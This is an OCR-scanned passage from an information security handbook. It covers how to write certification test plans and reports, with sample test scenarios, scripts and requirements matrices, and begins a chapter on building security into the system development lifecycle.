The Test Team has been established and appointed, and requirements have been identified and broken down into individual testable requirements. The Certification Test Plan can now be written. The Certification Test Plan will address test objectives and schedules; and it will provide a method for executing the individual tests and for recording, compiling, and reporting results. To maintain integrity of the system functional requirements, tests can be structured around real-life functional and operational scenarios. By so doing, the Certifying Authority and the Approving Authority can obtain a higher level of assurance that the system will not only be a more secure system but also will meet its operational mission requirements. Remember: Certification Testing is designed to show that the system meets the minimum requirements — not to show that security features and mechanisms are all installed, enabled, and configured to their most secure settings. This may seem somewhat contrary to good security practice; however, it is not. Most of the security engineering and architecture work would have been accomplished in the initial design and implementation phases for the system. Of course, it is incumbent upon information security professionals to identify those practices that introduce vulnerabilities into the system. Information security professionals must identify those weaknesses before entering into a Certification Test. Under these conditions, the test would proceed only after the managers and owners of the system agree to accept the risk associated with the vulnerabilities. The goal is to avoid any surprises introduced in the final report on the Certification Test.

Introduction and Background

The Certification Test Plan should begin with some introductory and background information. This information would identify the system under test, its mission and purpose. The Plan should identify the reasons for conducting the test, whether for initial accreditation and approval of the system or as part of an ongoing information security management program. This provides historical information to those who may wish to review the results in the future, and it also provides a framework for persons who may be involved in Independent Verification and Validation (IV&V) efforts and who may not be familiar with the system tested. Adequate detail should be provided to satisfy these two goals.

The Certification Test Plan should define its purpose. Providing a defined purpose will help to limit the scope of the Test Plan in order to avoid either testing too little, thereby rendering the test evidence inadequate to support conclusions in the test report, or testing too much, thereby rendering the test unmanageable and the results suspect.

The scope of the test should be identified. That is, the configuration boundaries should be defined and the limit of requirements and standards should be identified. These factors would have been identified prior to reaching this point in the process. It is important to document them in the Certification Test Plan because the supporting documentation upon which this plan is built may change in the future, causing a loss of the current frame of reference. For example, if a UNIX-based system is tested today, and it is retrofitted with a Windows-based system next year, the results of the test are not valid for the new configuration. If the test plan fails to identify its own scope, there is no basis for determining that the test results are still valid.

Assumptions and Constraints

Assumptions and Constraints must be identified. These items will cover topics like the availability of a test suite of equipment, disruption of mission operations, access to documentation such as policies and procedures, working hours for the test team, scheduling information, access to the system, configuration changes, etc.

Test Objectives

High-level Test Objectives are identified early in the certification test plan. These objectives should identify the major requirements tested. Test Scenarios will break down these overall objectives into specific requirements, so there is no need to be detailed in this section of the plan. High-level objectives can include items such as access control, authentication, audit, system architecture, system integrity, facility security management, standards, functional requirements, or incident response. Remember that a Requirements Matrix has already been built and that the Test Scenarios, discussed later in this chapter, will provide the detailed requirements and detailed test objectives. Here the reader of the Certification Test Plan is given a general idea of those objectives to which the system will be tested.

System Description

This section of the Certification Test Plan should identify and describe the hardware, software, and network architecture of the system under test. Configuration drawings and tables should be used wherever possible to describe the system. Include information such as make and model number, software release and version numbers, cable types and ratings, and any other information that may be relevant to conducting of the test.

Test Scenario

The next step in developing the Certification Test Plan is to generate Test Scenarios. The scenario can simulate real operational conditions. By

Exhibit 31-7. Sample test scenario.

Title:	Identification and Authentication Procedure
Number:	IA002
Purpose:	In this test procedure, a user will demonstrate the procedures for gaining access to the XYZ Information System. Evaluators and observers will verify that the procedure is followed as documented. This scenario is a prerequisite to other test scenarios that require access to the system and will, therefore, be tested many times during the course of the certification test.
Team Members Required:	Evaluators, Observers, User Representative, IV&V
Required Support:	User Representative
Evaluation Method:	Observation, Demonstration
Entrance Criteria:	(Identify tests that must be successfully completed before this test can begin)
Exit Criteria:	(Identify how the tester will know that this test is completed)
Test Scripts Included:	IA001S

Procedure:

1. Power on the workstation, if not already powered on.
2. Demonstrate the proper method of identifying the user to the system.
3. Demonstrate the proper method of authenticating the identified user to the system.
4. Observers will verify that all steps in the test script are executed.
5. Evaluators will complete the attached checklist.
6. Completed scripts, checklists, and observer notes will be collected and transmitted to the test recorder.

so doing, functional considerations are included within the Certification Test Plan. The members of the Test Team should be familiar with the operational and functional needs of the system in order to show that the security of the system does not adversely impact the functional and operational considerations. This is the reason system administration and system user representatives are members of the Test Team. The Test Scenario should identify the Test Objective and expected results of the scenario.

Using the example presented earlier in this chapter, an example Test Scenario is shown as Exhibit 31-7. In this scenario, user identification and authentication procedures are tested by having a user follow the published procedure to accomplish that task.

Test Script

The Test Scenario identifies Test Scripts that are attached to the Scenario. The persons actually executing the test procedures use Test Scripts. Persons most familiar with the operation of the system should prepare

Exhibit 31-8. Sample test script.

Title	Identification and Authentication Procedure	
Test Script Number:	IA002S	
Equipment:	Standard Workstation	
Step:	**Script**	**Pass/Fail**
1. Power on workstation	1.1. Determine if workstation is powered on.	
	1.2. If yes, go to step 2.	
	1.3. Power on workstation and wait for log-in prompt.	
2. Identify user to system	2.1. The user will place the right thumb on the thumbprint reader.	
	2.2. Wait for system to identify the user.	
3. Authenticate identity	3.1. The user will enter the personal identification number (PIN) using the keyboard.	
	3.2. Wait for authentication information to be verified by the system.	

Test Scripts. These people know how the system functions on a day-to-day basis. Depending on the stage of development of the system, those persons may be developers, system administrators, or system users. The Test Script will provide step-by-step instructions for completing the operations prescribed in the Test Scenario. Each step in the Script should clearly describe the expected results of the step. This level of detail is required to assure reproducibility. Test Results are worthless if they cannot be reproduced at a later date. Exhibit 31-8 is an example of a Test Script.

Test Results

The results of each individual test are recorded as the test is executed. This is the reason for adding the third column on the Test Script. This column is provided for the observer and evaluator to indicate that the step was successfully completed. Additionally, space should be provided or a separate page attached for observers and evaluators to record any thoughts or comments they feel may have an impact on the Certification Test Report. It is not necessary that all the observers agree on the results, but it is necessary that the team be as thorough as necessary to document what happened, when it happened, and whether did it happen as expected. This information will be consolidated and presented in the Certification Test Report, which becomes the basis for recommending certification of the system.

DOCUMENTING RESULTS

The next step in the process of system security certification is to document the results of the Certification Test. Remember that this document will become part of the accreditation package and must be presented fairly and completely. Security professionals should not try to skew the results of the test in favor of any party involved in the certification or accreditation process. Results must be presented in an unbiased fashion. This is necessary in order to preserve the security of the system and also the integrity of the profession.

Report

The Certification Test Report must be able to stand on its own. Sufficient information should be presented that the reader of the report does not need to refer to other documents to understand the report. As such, the report will document the purpose and scope of the test. It will identify mode of operation chosen for the system, the configuration and the perimeter of the system under test, and who was involved and the roles each person played. It will summarize the findings. Finally, the Certification Test Report will state whether the system under test meets the security requirements. Any other appropriate items should be included, such as items identified as meeting requirements but not meeting the security goals and objectives. For example, a system could have a user identification code of *userid*, and a password of *password*. While this may meet the requirement of having a username and password assigned to the user, it fails to meet security objectives because the combination is inadequate to provide a necessary level of protection to the system. The Certification Test Report should identify this as a weakness and recommend that a policy for username and password strength and complexity be adopted.

Completed Requirements Matrix

Among the various attachments to the Certification Test Report is the completed Requirements Matrix. The Test Recorder would transfer the results of the Test Scenarios to the Requirements Matrix. Presenting this information in this manner allows someone reviewing the report to easily scan the table for requirements that have not been met. These unsatisfied requirements will be of great interest to the Approving Authority because the legal and civil liabilities of accepting the risk associated with unsatisfied requirements will belong to that person. Exhibit 31-9 is an example of a completed Requirements Matrix.

RECOMMENDATIONS

Finally, the Certification Test Report will provide sufficient justification for the recommendations it makes. The report could make recommendations to the Certifying Authority, if prepared by the Test Director or person

Exhibit 31-9. Completed requirements matrix.

Req. No.	Category	Source Reference	Stated Requirement	Evaluation Method	Test Procedure	Pass	Fail
1	I&A	XYZ Security Policy	Users of the XYZ Information System will be required to identify themselves prior to being granted access to the information system.	Test	IA002S	X	
2	I&A	XYZ Security Policy	Users of the XYZ Information System will be required to authenticate their identity prior to being granted access to the information system.	Test	IA002S	X	
3	I&A	XYZ Security Plan	A thumbprint reader will be used to identify users of the XYZ Information System.	Demonstrate	IA003S	X	
4	Architecture	Derived	Thumbprint readers are installed on the target configuration.	Observation	AR001A	X	
5	I&A	XYZ Security Plan	Users who are positively identified by a thumbprint will then be required to enter a personal identification number (PIN) to authenticate their identification.	Demonstrate	IA003S	X	
6	Architecture	Derived	Keyboards are installed on the target configuration.	Observation	AR001A	X	

of similar capacity. The report could make recommendations to the Accrediting Authority, if prepared by the Certifying Authority. Regardless of the audience or the author of the report, it will contain recommendations that include those identified in the following paragraphs.

Certify or Not Certify

The recommendation either to certify or not certify is the professional opinion of the person or persons preparing the report. Just as a recommendation to certify must be justified by the material presented in the report, so should a recommendation not to certify. Documentation and justification are the keys to successfully completing a Certification Test. If it is discovered at this point in the process that there is insufficient information to justify the conclusion, it would be necessary to regress and acquire the necessary information. Security professionals must be prepared to justify the conclusion and provide the documentation to support it.

Meets Requirements but Not Secure

On rare occasions, it is necessary to identify areas of weakness that meet the requirements for the system but fail to satisfy system security objectives. Usually these are identified early in the certification process, when policies are reviewed and requirements are decomposed. If, however, one or more of these items should make it through the certification process, it would be incumbent upon security professionals to identify them in the Certification Test Report.

Areas to Improve

No system security approach is perfect. Total security is unachievable. With this in mind, the security professional should identify areas that could be improved. Certainly, if the recommendation were not to certify, this section of the Certification Test Report would include those items that need to be fixed before certification could be recommended. Likewise, if items are identified that do not meet the security objectives, a recommendation should be made regarding repairing the policies that allowed this situation to occur, along with a recommendation for improving the security of the system by fixing the technology, process, or procedure that is errant. Also, if the recommendation is to certify the system, all security approaches could use some improvements. Those items and recommendations should be identified in the report.

Recertification Recommendations

Conditions under which the certification becomes invalid should be identified in the Certification Test Report. Often these conditions are dictated by policy and are usually linked to the passage of time or to the

reconfiguration of the system. Regardless of whether these conditions are identified in the policies for the system, the Certification Test Report should identify them. A major reason for including this in the report is so that future uses of its contents will be within the context it is intended. For example, it would be inappropriate to use the results of the Certification Test from five years ago, when the hardware, software, and operating systems were different, to justify certification of the system as it exists today.

DISSENTING OPINIONS

Certification is not an exact science. Occasionally, there is a difference of opinion regarding the conclusions drawn against the evidence presented. The Certification Test Report must report those dissenting opinions because it is necessary that the Accrediting Authority have as much information as is available before formulating an informed opinion. Every effort should be made to resolve the difference of opinion; however, if a resolution cannot be found, it is the obligation of the security professional to report that difference of opinion.

Independent Verification and Validation (IV&V) will submit the report directly to the Accrediting Authority without consulting the Certifying Authority or the Certification Test Team. This independent opinion gives the Accrediting Authority another perspective on the results of the Certification Test results. There should be little, if any, difference between the findings in the Certification Test Report and those of the IV&V if the test was properly structured and executed.

FINAL THOUGHTS

Final thoughts are similar to initial thoughts. Computer systems large and small, or anywhere in between, are approved for use and are certified either by conscious and deliberate effort or blindly by default. It would be better to make an informed decision rather than rely on luck or probabilities. Granted, there is a possibility that the system will never be subject to attacks, whether physical or electronic. Taking that chance leaves one exposed to the associated legal, civil, or criminal liabilities. Security professionals should insist on some type of certification, formal or informal, before putting any computer system into production and exposing it to the communication world.

ABOUT THE AUTHOR

Kevin J. Davidson, CISSP, is a senior staff systems engineer with Lockheed Martin Mission Systems in Gaithersburg, Maryland. He earned a B.S. in computer science from Thornewood University in Amsterdam, the Netherlands. He has developed and performed certification tests for the U.S. Department of Defense and the U.S. Department of Justice.

103

System Development Security Methodology

Ian Lim, CISSP and Ioana V. Carastan, CISSP

Many organizations have a System or Software Development Lifecycle (SDLC) to ensure that a carefully planned and repeatable process is used to develop systems. The SDLC typically includes stages that guide the project team in proposing, obtaining approval for, generating requirements for, designing, building and testing, deploying, and maintaining a system. However, many SDLCs do not take security into consideration adequately, resulting in the productionalization of insecure systems. Even in cases where there are security components in the SDLC, security is oftentimes the sacrificial lamb in a compressed project delivery timeframe. This neglect brings risk to the organization, and creates an operational burden on the IT staff, resulting in the need for costly, difficult, and time-consuming security retrofitting. In a climate where the protection of information is increasingly tied to an organization's integrity, security needs to be strongly coupled with the system development process to ensure that new systems maintain or improve the current security level of the organization.

This chapter describes a System Development Security Methodology (SDSM), which is a *modus operandi* for incorporating security into the system development process. The SDSM is designed to be an extension, not a replacement, of an organization's preexisting SDLC. This pairing and differentiation is meant both to complement and draw attention to the importance of security in the SDLC. The SDSM is especially useful for organizations that have SDLCs that lack security considerations. Whereas the overall SDLC addresses all aspects and stages of the system, the SDSM focuses primarily on the system's security needs and is limited to the Requirements, Analyze, Design, Build and Test, and Deploy stages.

The SDSM's primary audience is the project team that will be developing a new system in-house, or evaluating a third-party system for purchase. The project team should incorporate the concepts from each phase of the SDSM into the corresponding phases of the organization's existing SDLC to ensure that security is appropriately considered and built into the system from the beginning stages. Inclusion of security in this way will result in a robust end system that is more secure, easier to maintain, and less costly to own.

System Development Security Framework

Exhibit 103.1 provides a framework for the System Development Security Methodology. Each step is described in detail later in this chapter.

System Development Security Methodology

The following sections describe in detail what the System Development Security Framework (Exhibit 103.1) depicts visually. Sections are numbered as in Exhibit 103.1.

Stage 1: Requirements

The high-level objectives of the requirements stage are to:

- Extrapolate information security requirements from business requirements

EXHIBIT 103.1 System Development Security Framework

Software Development Lifecycle	Stage				
	1. Requirements	**2. Analyze**	**3. Design**	**4. Build and Test**	**5. Deploy**
System development security	1.1 Identify information protection requirements	2.1 Identify risks and costs	3.1 Design system security components	4.1 Build secure environments	5.1 Secure code migration
	1.2 Identify corporatewide and regulatory security requirements	2.2 Conduct risk vs. cost analysis	3.2 Determine and establish development security needs	4.2 Enforce secure coding practices; build security components	5.2 Sanitize obsolete environments; secure production environment
	1.3 Identify user base and high-level access requirements	2.3 Determine security scope and finalize security requirements	3.3 Security procurement	4.3 Conduct code review	5.3 Secure deployment process
	1.4 Identify security audit requirements	2.4 Evaluate resource needs (time, budget, people)	3.4 Develop security testing approach	4.4 Conduct security testing	5.4 User awareness and training
Security deliverable/ endproduct	1.5 Detailed security requirements	2.5 Security project plan 2.6 Initial risk mitigation document	3.5 Security design 3.6 Security test plan	4.5 The prepilot environment	5.5 Completed risk mitigation document
Information security certification	Initial certification review		Certification checkpoint	Vulnerability assessment	Certification issuance

- Capture applicable security policies, standards, and guidelines from within the organization
- Capture applicable regulatory and audit requirements, such as GLBA, HIPAA, Common Criteria, etc.
- Create a detailed security requirements deliverable.

Step 1.1: Identify Information Protection Requirements

The typical SDLC tends to focus on business capabilities in the Requirements stage. The SDSM seeks to anchor the project team on the confidentiality, availability, and integrity of information early in the development process. Different industries and systems have dissimilar information protection requirements. For example, healthcare organizations might stress the confidentiality of patient records, whereas banking might be more concerned about the integrity of monetary transactions.

The project team needs to understand and capture what adequate protection of information means in their specific context. Organizations with an information or data classification policy(ies) are at an advantage here because the team could more conveniently identify the type of information that is processed as well as the organization's requirements as to how the information is to be protected. Once the types of information are identified, protection requirements should be organized further into areas such as storage and exchange, authentication, and access control. Requirements should be based, not only on the classification of the data (e.g., internal use, highly confidential), but also on the way in which data is accessed (e.g., via the Internet, remotely via leased lines, or from inside the organization), and the type of user (e.g., educated employees, public users, etc.), as well as the way in which access is managed (e.g., rule-based, role-based).

Step 1.2: Identify Organization and Regulatory Security Requirements

Of key importance is that the project team verifies and captures all applicable information security policies and standards pertaining to the system to be developed to ensure that the organization's security requirements are being met. Equally important is for the project team to be aware of current as well as pending federal, state, and local regulatory standards. Project teams should be aware that different states have begun

implementing bills specific to information security. For example, the California Senate Bill 1386, which became effective on July 1, 2003, requires a business to notify individuals if their personal information may have been compromised because of a security breach. Finally, the organization should document any requirements from the organization's audit and compliance group.

Step 1.3: Identify User Base and Access Control Requirements

The largest impact to a system's security is caused by users. It is important to know the user communities that will require access to the system, and how the system will identify, authenticate, and authorize the users in each community. As part of the access control mechanism, the project team should also consider the service requirement. If the team is evaluating or developing a system of critical importance that may be subject to service attacks, it is important that access be controlled to ensure that the most important users have priority when they need it. In most organizations, loss of service is an annoyance or results in loss of revenue. In the military, loss of service could result in loss of life.

Step 1.4: Identify Security Audit Requirements

Depending on the sensitivity or criticality of the information stored on the system, the organization may need to hold individual users highly accountable for their actions on the system. The SDLC tends to focus on error reporting and system events. It is not uncommon for systems to be built with little or no consideration for security auditing requirements. This neglect affects the accuracy and granularity of security-related event tracking, which in turn makes auditing and incident handling activities more complex. The project team should consider the following when identifying security audit requirements:

- Determine the alignment with organizationwide security auditing strategy
- Determine the audit approach: subject-oriented (uses, roles, groups) vs. object-oriented (files, transactions) vs. a hybrid approach
- Determine the level of granularity needed to provide a sufficient audit trail
- Determine the administration and protection of the audit logs
- Determine the life cycle of the audit logs (align with the organization's retention policies)
- Determine the interoperability of the auditing capability (operability with other repositories)

Step 1.5: Detailed Security Requirements Deliverable

The detailed security requirements deliverable should be a subset of the requirements document(s) produced in the SDLC process. Exhibit 103.2 provides a sample of sub-headings that should be included in this deliverable.

The detailed security requirements deliverable is a living document that may need updating in later stages. This document will be used in the Design stage to create a one-to-one mapping of functionality to requirements to ensure that all requirements have been addressed.

Stage 2: Analyze

The objective of the Analyze stage in the SDSM is to provide a dose of reality in the ideal world of the Requirements stage. The project team must determine the viability of designing and implementing the security requirements and adjust appropriately according to budget, resource, and timeline constraints. Subsequently, the final scope should be defined; the project deliverables, timelines, checkpoints, budget, and resources should be identified; and a security project plan should be created for incorporation into the overall SDLC project plan. A high-level information security risk document should also be prepared for presentation at the initial certification review (discussed later in the chapter).

It is critical that a thorough security analysis is done to ensure that the proper security elements are considered in the Design stage. An incomplete analysis could lead to a faulty design, which at best will lead to costly rework, and at worst will result in an insecure end product.

Step 2.1: Identify Risks and Costs

The project team should understand how the addition of a new system will impact the organization's existing IT architecture, and what new security risks the system could introduce into the environment. This exercise should identify the appropriate network location of the new system, and the security touchpoints between the system and the preexisting IT infrastructure.

Once the new system has been "placed" into the environment, the project team should identify all possible security threats to the system, including technical hazards (e.g., power outages, security vulnerabilities), man-made hazards (e.g., fire, sabotage), and natural hazards (e.g., floods, tornadoes). The team should then identify

EXHIBIT 103.2 Sample of Content that Should Be Included in the Detailed Security Requirements Deliverable

Subheadings	Content	Example
Information storage and exchange	Information classification Encryption requirements (if applicable) Information exchange control points (entry/exit)	Customer insurance policy information is classified as Confidential, and must be encrypted when transmitted over the Internet Customer insurance policy being transmitted to business partner must pass through a single entry/exit point
Identification/ authentication	User communities specification (external end users, internal end users, business partners, support, administrators, vendors, etc.) Authentication strength (password, strong passwords, two-factor, biometrics) Warning banner requirements Credential management requirements	Public end users must be uniquely identified and authenticated to the system using strong passwords
Authorization	Mode of access control (role-based, rule-based) Levels of access rights Access move, add, delete requirements	Role-based authorization must be used Users can have multiple roles
Reliability of service	High availability and redundancy requirements Fail-safe requirements Error and security notification requirements	Failure of the log-on mechanism must exit safely and not grant access to the requestor
Accountability	Security-related activities to be logged	Log-on failures must be timestamped and the user ID and number of attempts logged
Audit	Audit reporting functionality	Report of failed log-ons over the past 30 days



EXHIBIT 103.3 High-level flow depicting the process of identifying risks and costs of a new system..

the likelihood that each threat will occur, and estimate the cost of the potential damage. Next, the project team should estimate the cost to mitigate the risk, and determine the business impact if a risk is not addressed. Finally, the project team should highlight the most costly and complex security requirements, and document the risk and cost findings at a high level in the information security risk document. Exhibit 103.3 summarizes the process of identifying risks and costs.

Step 2.2: Risk vs. Cost Analysis

It is possible that the costs of implementing security outweigh the risks, in which case the requirements should be modified or an exception to the security requirement obtained. For example, a project team in the healthcare industry is building a capability that requires external e-mail exchange of personal health information (PHI). Encryption of PHI transmitted over public e-mail is a regulatory requirement. If the cost of deploying a secure interorganizational e-mail solution is beyond the budget of the project, an alternative may be to use "snail mail" or secure faxes. Another option is to propose a shared infrastructure for an enterprisewide secure e-mail solution and obtain an exception until this capability is built out.

Step 2.3: Determine Security Scope and Finalize Security Requirements

Once risks, costs, and impact have been analyzed, the project team should determine the system requirements to include or exclude based on cost, risk, complexity, timing, impact, etc. This determination should take into consideration the impact of security on end users, the potential damage that the end user could do to the system, other threats to the system (i.e., natural, technical, or man-made hazards), and business needs. The risk analysis should be consolidated, and the project team should formulate risk mitigation activities and prepare exception requests (discussed later).

The project team should also make a determination around building, buying, reusing, or outsourcing security components. In this decision, the cost of security vs. the value it adds should be considered, as well as the complexity and robustness of the solution options. Lastly, the requirements should be finalized.

Step 2.4: Evaluate Resource Needs

Once the final requirements have been established, the project team can identify timelines and checkpoints to build or configure the required functionality. The project team should also identify the project budget, and resources that will be conducting the design, build, test, and implement work, along with their roles and responsibilities. Resources performing security tasks should have a security background or should be supervised by someone who does. This may necessitate budgeting for internal or external security subject matter experts (SMEs) if security expertise is not available on the project team. Finally, the project team should plan time, effort, and resources for the certification process (discussed later).

Step 2.5: Security Project Plan

The security project plan deliverable should be a subset of the overall project plan produced in the SDLC process. The security project plan should include the subheadings listed in Exhibit 103.4.

Step 2.6: Initial Risk Mitigation Document

The risk mitigation document is a living document that is created in the Analyze stage and updated throughout the SDLC process to track information security risk. This document is completed at the end of the certification process in the Deployment stage. The risk mitigation document should identify assets that are affected by the new system; the threats to and vulnerabilities within those assets, including likelihood of occurrence; the business impact if a vulnerability is exploited; a prioritization of the risks in accordance with the likelihood of occurrence and impact to the business; and a mitigation plan for each risk.

Stage 3: Design

The high-level objectives of the SDSM Design stage are to:

- Formulate how security components are to be built and incorporated into the overall system design
- Define the environments for secure development
- Conduct vendor or capability selection
- Prototype designs and finalize procurement decisions
- Formulate security testing plans (component, integration, product)
- Pass the certification checkpoint (discussed later).

EXHIBIT 103.4 Subheadings that Should Appear in the Security Project Plan Deliverable, and Their Suggested Content

Subheadings	Content
Timelines and checkpoints	Convert security requirements into tasks and assign duration and FTE to tasks
	Identify tasks for security certification
	Establish checkpoints to monitor progress
Budget	Identify FTE cost
	Identify material cost (software, hardware, support, services)
	Identify project management cost
	Identify miscellaneous cost
Roles and responsibilities	Define organizational structure
	Define roles to complete security tasks
	Define responsibilities for each role

Step 3.1: Design System Security Components

At this point, the project team should define the design of security components that will meet the documented security requirements. These components include security functions within the system, such as access role definitions, or separate yet complementary security components, such as a single sign-on architecture. The objective here is to flesh out the various security components of the system to meet stated requirements. Success criteria should also be defined for each security component (to be used in security testing). Here are some security design principles to keep in mind:

- *Avoid security for security's sake:* Focus on the overall capability and the associated risk factors.
- *Address the key security areas:* Identification, authentication, authorization, confidentiality, integrity, availability, accountability, and where applicable, non-repudiation.
- *Forge multiple layers of controls:* Be wary of single-points-of-failure and the location of the weakest link.
- *Strive for transparent security:* It is an end user's best friend.
- *Keep security simple:* Complex designs have many secrets.
- *Consider the life cycle of the security component:* Start with secure defaults and end with fail-safe stance.
- *Favor mature and proven security technologies:* New is not always best, and organic is not always healthiest.
- *It is ready when you can take it to an expert:* Engage information security subject matter experts to review the soundness of the design.

Perform Prototype Testing to Validate the Capability. Prototype testing validates that the combined elements of a proposed design meet the security requirements. This should occur before the detailed design is complete. The prototype testing is also considered a precursor to the application testing. This may occur in a prototype or test-bed environment. Designers should choose the basic components that will constitute the system based on the assumption that the components possess the capabilities called for in the requirements.

Before time and effort is devoted to a detailed design, these assumptions must be verified and the risks must be evaluated. How this analysis is done (empirically, by developing a prototype of the proposed system, or less formally) will depend on the familiarity of the design team with the proposed architecture. In short, a gray area exists where the differences between verification and actual testing are ill defined. The project team should seek a level of rigor appropriate for the complexity of the system.

Step 3.2: Determine and Establish Development Security Needs

It is critical that the project team has an appropriate environment (or environments) in which to conduct the Build and Test stage. This environment should be documented as part of the Design stage. The project team should make arrangements to acquire development, testing, staging, and production environments that meet their needs. These environments should be physically or logically separate and properly secured. The project team should also define mechanisms to maintain the integrity, confidentiality, and availability of the source code by version control, checksums, access rights, logging, etc.

Access privileges should be defined according to roles and responsibilities. Access to source code, system utilities, developer privileges, and developer manuals should be restricted. Media should be protected and software properly licensed.

To ensure secure and smooth migration from one environment to the next, the project team should define change control and risk mitigation processes, including a secure code migration strategy.

Step 3.3: Security Procurement

To reduce costs and ensure interoperability with other systems in the organization, the project team should identify and procure any reusable security components, such as token or smart card technologies. If a third-party system is to be purchased, the project team should undergo a vendor selection process in which preexisting vendor relationships, industry recognition, company stability, support offering, product features, etc., are considered.

Once candidate components are procured, the project team should prototype potential solutions to verify capability, performance, interoperability, etc. When a vendor is selected, the project team should work with applicable legal or procurement representatives to establish contracts and agreements (Service Level Agreements, Operational Level Agreements, Nondisclosure Agreements, etc.).

Step 3.4: Develop Security Testing Approach

Security testing in the SDSM differs from functional testing in the SDLC. Security testing focuses, not only on those functions that invoke security mechanisms, but also on the least-used aspects of the mechanisms,

primarily because the least-used functions often contain flaws that can be exploited. As such, security testing usually includes a high number of negative tests whose expected outcomes demonstrate unsuccessful attempts to circumvent system security. By contrast, functional testing focuses on those functions that are most commonly used.

Develop a List of Assertions. A reasonable approach to testing is to begin by developing a list of assertions. Security test assertions are created by identifying the security-relevant interfaces of a component, reviewing the security requirements and design documentation, and identifying conditions that are security relevant and testable. A few examples of security-relevant interfaces include the password-changing module available to a user, the user administration module available to a security administrator, the application programming interface (API) available to an application programmer, and the console interface available to a network administrator.
